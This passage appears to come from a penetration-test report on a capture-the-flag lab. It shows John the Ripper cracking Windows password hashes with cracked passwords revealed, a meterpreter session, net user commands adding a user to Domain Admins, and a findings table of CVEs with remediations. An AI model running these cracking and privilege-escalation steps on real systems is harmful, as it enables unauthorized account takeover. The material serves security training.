
- We were also able to find a hash for a user called flag6 and were able to decrypt the hash and sign into the Windows 10 machine:

```
File  Actions  Edit  View  Help
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"
Use the "--format=Snefru-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"
Use the "--format=ZipMonster" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 2 password hashes with no different salts (LM [DES 256/256 AVX2])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2022-07-26 00:29) 0g/s 6272Kp/s 6272Kc/s 12545KC/s  084107..*7¡VA
Session completed.

┌──(osboxes㉿osboxes)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt flagn.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 0.06% (ETA: 02:52:52) 0g/s 1787p/s 1787c/s 1787C/s inday..clarke
Session aborted

┌──(osboxes㉿osboxes)-[~]
└─$ john --show flagn.txt
0 password hashes cracked, 2 left

┌──(osboxes㉿osboxes)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt flagn.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
Computer!        (flag6)
1g 0:00:00:01 DONE (2022-07-26 00:29) 0.8849g/s 9985Kp/s 9985Kc/s 9985KC/s Concordia..Compaq2001
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(osboxes㉿osboxes)-[~]
└─$
```

- After signing into the Windows 10 machine as Flag6, we navigated to C:\Users\Public\Documents to see if there is anything there that can be useful:

```
Listing: C:\Users\Public\Documents
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Music
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Videos
100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt

meterpreter >
```

- Following from flag6, I was able to launch a system shell as system32 and run a command to give myself administrative rights and domain admin rights (net user “Domain Admins” flag6 /ADD /DOMAIN and net user “Administrators” flag6 /ADD /DOMAIN):



- Navigating around Active Directory, there is an Admin user called ADMBob

```
File  Actions  Edit  View  Help
NMAP Scan ×   MSFconsole ×   root@kali: ~/Desktop ×
  GNU nano 5.4
ADMBob:3f267c855ec5c69526f501d5d461315b
```

- With the hash of ADMBob, we were able to decrypt it and gain access to the server as an administrator:

```
┌──(root💀 kali)-[~/Desktop]
└─# john --format=mscash2 flag10.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2022-07-25 21:16) 3.703g/s 3848p/s 3848c/s 3848C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

Summary Vulnerability Overview

Vulnerability	Severity
Apache Tomcat RCE Vulnerability (CVE-2017-12617)	CRITICAL
Apache Strusts / Jakarta Multipart Parser RCE (CVE-2017-5638)	CRITICAL
Drupal Vulnerability (CVE-2019-6340)	CRITICAL
Linux Security Bypass (CVE-2019-14287)	CRITICAL
Cracked hash	Medium
Weak Passwords	Medium
Directory Traversal	Medium
Cracked credentials	Medium
Sensitive Data Exposure	Medium
Scheduled task	Medium
Privilege Escalation	Medium
PHP Injection Attacks	Medium
Network Vulnerabilities	Medium
Brute Force Attacks	Low
Cross Site Scripting Reflected	Low
Local File Inclusion	Low
Searching GitHub	Low
Command Injection	Low
SQL Injection	Low
Cross Site Scripting Vulnerabilities	Low

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35 192.168.13.10-14 172.22.117.20
Ports	21,22,25,79,8080

Exploitation Risk	Total
Critical	4
High	0
Medium	9
Low	7

Vulnerability Findings

Vulnerability 1	Findings
Title	Apache Tomcat RCE Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	https://nvd.nist.gov/vuln/detail/CVE-2017-12617
Images	
Affected Hosts	192.168.13.10
Remediation	Update to latest version.

Vulnerability 2	Findings
Title	Apache Strusts / Jakarta Multipart Parser RCE (CVE-2017-5638)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	https://nvd.nist.gov/vuln/detail/CVE-2017-5638
Images	
Affected Hosts	192.168.13.13
Remediation	Update to latest version.

Vulnerability 3	Findings
Title	Drupal Vulnerability (CVE-2019-6340)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical

Description	https://nvd.nist.gov/vuln/detail/CVE-2019-6340
Images	
Affected Hosts	192.168.13.13
Remediation	Update to latest version.

Vulnerability 4	Findings
Title	Linux Security Bypass (CVE-2019-14287)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	https://nvd.nist.gov/vuln/detail/CVE-2019-14287
Images	
Affected Hosts	192.168.13.14 (In general)
Remediation	Update to latest version. (versions after 1.8.28)

Vulnerability 5	Findings
Title	Weak Passwords
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Medium
Description	User accounts as well as admin accounts have very easy passwords.
Images	
Affected Hosts	192.168.13.10-15
Remediation	Update passwords stronger passwords. Enforce minimum password length with special character requirements.

Vulnerability 6	Findings
Title	Scheduled Tasks

Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Generic users can make scheduled tasks.
Images	
Affected Hosts	All Windows machines.
Remediation	Lockout regular users from being able to schedule tasks.

Vulnerability 7	Findings
Title	Searching GitHub
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	A backup of the webpage is available in a public repo on GitHub.
Images	
Affected Hosts	192.168.14.35
Remediation	Private the repository.